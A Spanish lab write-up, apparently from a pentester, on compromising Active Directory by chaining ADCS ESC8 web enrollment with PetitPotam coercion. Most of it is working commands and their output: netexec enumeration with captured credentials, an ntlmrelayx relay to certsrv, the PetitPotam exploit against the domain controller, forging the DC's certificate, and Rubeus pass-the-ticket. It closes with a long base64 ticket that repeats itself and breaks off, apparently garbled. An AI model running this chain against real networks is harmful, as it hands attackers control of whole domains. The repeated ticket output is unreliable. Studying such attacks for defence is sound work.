



Write Up – Explotación de Vulnerabilidades críticas en Active Directory

1. ADCS ESC8

La vulnerabilidad ADCS ESC8 (Active Directory Certificate Services) es una debilidad en la configuración de los servicios de certificados en Active Directory que permite a un atacante obtener privilegios elevados en un entorno de red. Esta vulnerabilidad se basa en una configuración insegura de la emisión de plantillas de certificados, lo que permite a usuarios no privilegiados solicitar certificados que les conceden privilegios administrativos.

Cómo explotarla:

1. Identificación de plantillas inseguras: El atacante debe identificar plantillas de certificados mal configuradas que permitan la autenticación como un usuario privilegiado.
2. Solicitud del certificado: Usando herramientas como certipy, el atacante solicita un certificado para una plantilla vulnerable. Esto puede darle acceso a un certificado que otorga permisos elevados.
3. Autenticación con el certificado: Una vez obtenido el certificado, el atacante lo usa para autenticarse como un usuario con privilegios elevados (por ejemplo, un administrador de dominio).
4. Escalada de privilegios: Con el acceso conseguido, el atacante puede moverse lateralmente o ejecutar código con privilegios elevados en el entorno comprometido.

Enumeración:

Suponemos que ya tenemos un usuario de dominio que hemos capturado, por ejemplo usando técnicas de SMBRelay o NTLMRelay, este usuario es “julian”.


Enumeramos el servidor “WIN-SERVER-ADCS” usando netexec y el módulo de enumeración de CA:

```
netexec smb 172.16.90.90 -u julian -p 'Examen123.' -d examen.local -M enum_ca
SMB 172.16.90.90 445 WIN-SERVER [+] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-SERVER) (domain:examen.local) (signing:False) (SMBv1:False)
SMB 172.16.90.90 445 WIN-SERVER [+] examen.local\julian:Examen123.
ENUM_CA 172.16.90.90 445 WIN-SERVER Active Directory Certificate Services Found.
ENUM_CA 172.16.90.90 445 WIN-SERVER http://172.16.90.90/certsrv/certfnsh.asp
ENUM_CA 172.16.90.90 445 WIN-SERVER Web enrollment found on HTTP (ESC8).
```


JULIAN DAVID DELGADO PIRAQUIVE
<https://www.linkedin.com/in/julian911015/>

Identificamos que tiene el Web Enrollment activado y que es vulnerable a ESC8.

Vamos a verificar que el acceso al web enrollment esta habilitado, para ello simplemente accedemos a la ruta http://IP_SERVER/certsrv. Nos debería mostrar un formulario de autenticación.



Vemos que el servicio “Web Enrollment” está habilitado, podemos autenticarnos con un usuario común, por ejemplo “julian” (esto es simplemente para que comprobemos que funciona correctamente).



Una vez identificada esta vulnerabilidad, podemos explotarla de distintas formas, usando otras vulnerabilidades para generar un certificado del “Computer Account” del Controlador de dominio. Por ejemplo a través de la vulnerabilidad Petitpotam o DFSCoerce.

2. PETITPOTAM

PetitPotam es una vulnerabilidad que afecta a entornos de Active Directory, específicamente a los controladores de dominio que tienen habilitado el servicio MS-EFSRPC (Microsoft Encrypting File System Remote Protocol). Esta vulnerabilidad permite a un atacante no autenticado obligar a un controlador de dominio a autenticarse contra un servidor controlado por el atacante, lo que puede resultar en un ataque de relay NTLM y, en última instancia, en la toma de control de todo el dominio.

JULIAN DAVID DELGADO PIRAQUIVE
<https://www.linkedin.com/in/julian911015/>

1. Iniciación del ataque: El atacante envía una solicitud maliciosa a un controlador de dominio utilizando el protocolo MS-EFSRPC, forzando al controlador a intentar autenticarse en un servidor especificado por el atacante.
2. Captura de credenciales: Las credenciales NTLM del controlador de dominio se envían al servidor malicioso controlado por el atacante.
3. NTLM Relay: El atacante retransmite estas credenciales a otro servicio vulnerable, como ADCS, para obtener acceso privilegiado o para comprometer más recursos en la red.

Explotación:

Usamos netexec y el módulo de petitpotam para identificar si el DC es vulnerable a este ataque:

```
netexec smb 172.16.90.123 -u julian -p 'Examen123.' -d examen.local -M petitpotam
SMB 172.16.90.123 445 WIN-442P9GU13EM [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
SMB 172.16.90.123 445 WIN-442P9GU13EM [*] examen.local\julian:Examen123.
PETITPOTAM 172.16.90.123 445 WIN-442P9GU13EM VULNERABLE
PETITPOTAM 172.16.90.123 445 WIN-442P9GU13EM Next step: https://github.com/topotam/PetitPotam
```

Podemos analizar también el servidor ADCS:

```
netexec smb 172.16.90.90 -u julian -p 'Examen123.' -d examen.local -M enum_ca
SMB 172.16.90.90 445 WIN-SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-SERVER) (domain:examen.local) (signing:False) (SMBv1:False)
SMB 172.16.90.90 445 WIN-SERVER [*] examen.local\julian:Examen123.
ENUM_CA 172.16.90.90 445 WIN-SERVER Active Directory Certificate Services Found.
ENUM_CA 172.16.90.90 445 WIN-SERVER http://172.16.90.90/certsrv/certifnsh.asp
ENUM_CA 172.16.90.90 445 WIN-SERVER Web enrollment found on HTTP (ESC8).
```

Activamos el NTLMRelay para cuando recibamos la petición del DC en nuestra máquina atacante (kali), este lo reenvíe al servicio de Web Enrollment del servidor ADCS. Usaremos la plantilla de certificados por defecto “DomainController”

```
ntlmrelayx.py -t http://172.16.90.90/certsrv/certifnsh.asp --adcs --template 'DomainController' -debug
Impacket v0.12.0.dev1+20240604.210053.9734a1af - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /root/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
```

Descargamos el exploit de petitpotam (<https://github.com/topotam/PetitPotam>)

Ejecutamos el exploit usando (IP_Atacante) (IP_Domain_Controller)

```
python3 PetitPotam.py 172.16.90.114 172.16.90.123
```

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.90.123[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

JULIAN DAVID DELGADO PIRAQUIVE
<https://www.linkedin.com/in/julian911015/>

Podemos ver en la siguiente imagen que se ha realizado una autenticación del “Computer Account” del DC hacia el servicio ADCS y este ha generado un certificado PFX.

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.90.123, attacking target http://172.16.90.90
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.90.90 as EXAMEN\WIN-442P9GU13EM$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 172.16.90.123, attacking target http://172.16.90.90
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.90.90 as EXAMEN\WIN-442P9GU13EM$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 52
[*] Writing PKCS#12 certificate to .\WIN-442P9GU13EM$.pfx
[*] Certificate successfully written to file
[*] Skipping user WIN-442P9GU13EM$ since attack was already performed
```


Una vez tenemos el certificado PFX, lo copiaremos a un equipo Windows 10 controlado por nosotros, no hace falta que el equipo este en el dominio, pero si debe tener configurado el servidor DNS de nuestro Active Directory (DC).

Para transferir el certificado PFX, podemos hacerlo a través de un servidor web, smb, o el que nos sea más fácil, yo por ejemplo usaré el servidor SMB de impacket

```
impacket-smbserver 'smb' . -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (172.16.90.220,56423)
[*] AUTHENTICATE_MESSAGE (EXAMEN\julian,WIN-10)
[*] User WIN-10\julian authenticated successfully
```

Guardamos el certificado en nuestro equipo Windows 10:

| | | | |
|---|------------------|-----------------------|------|
|  WIN-442P9GU13EM\$.pfx | 12/08/2024 12:50 | Personal Informati... | 5 KB |
|---|------------------|-----------------------|------|

Ahora usaremos Rubeus.exe para solicitar un ticket TGT usando el certificado que hemos generado:

```
PS C:\Users\julian\Desktop\tools> .\Rubeus.exe asktgt /user:WIN-442P9GU13EM$ /certificate:C:\Users\julian\Desktop\tools\WIN-442P9GU13EM$.pfx /domain:examen.local /dc:172.16.90.123 /ptt
```

En la siguiente imagen vemos que se genera el ticket en base64:

JULIAN DAVID DELGADO PIRAQUIVE
<https://www.linkedin.com/in/julian911015/>

```
[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=WIN-442P9GU13EM.examen.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'examen.local\WIN-442P9GU13EM$'
[*] Using domain controller: 172.16.90.123:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

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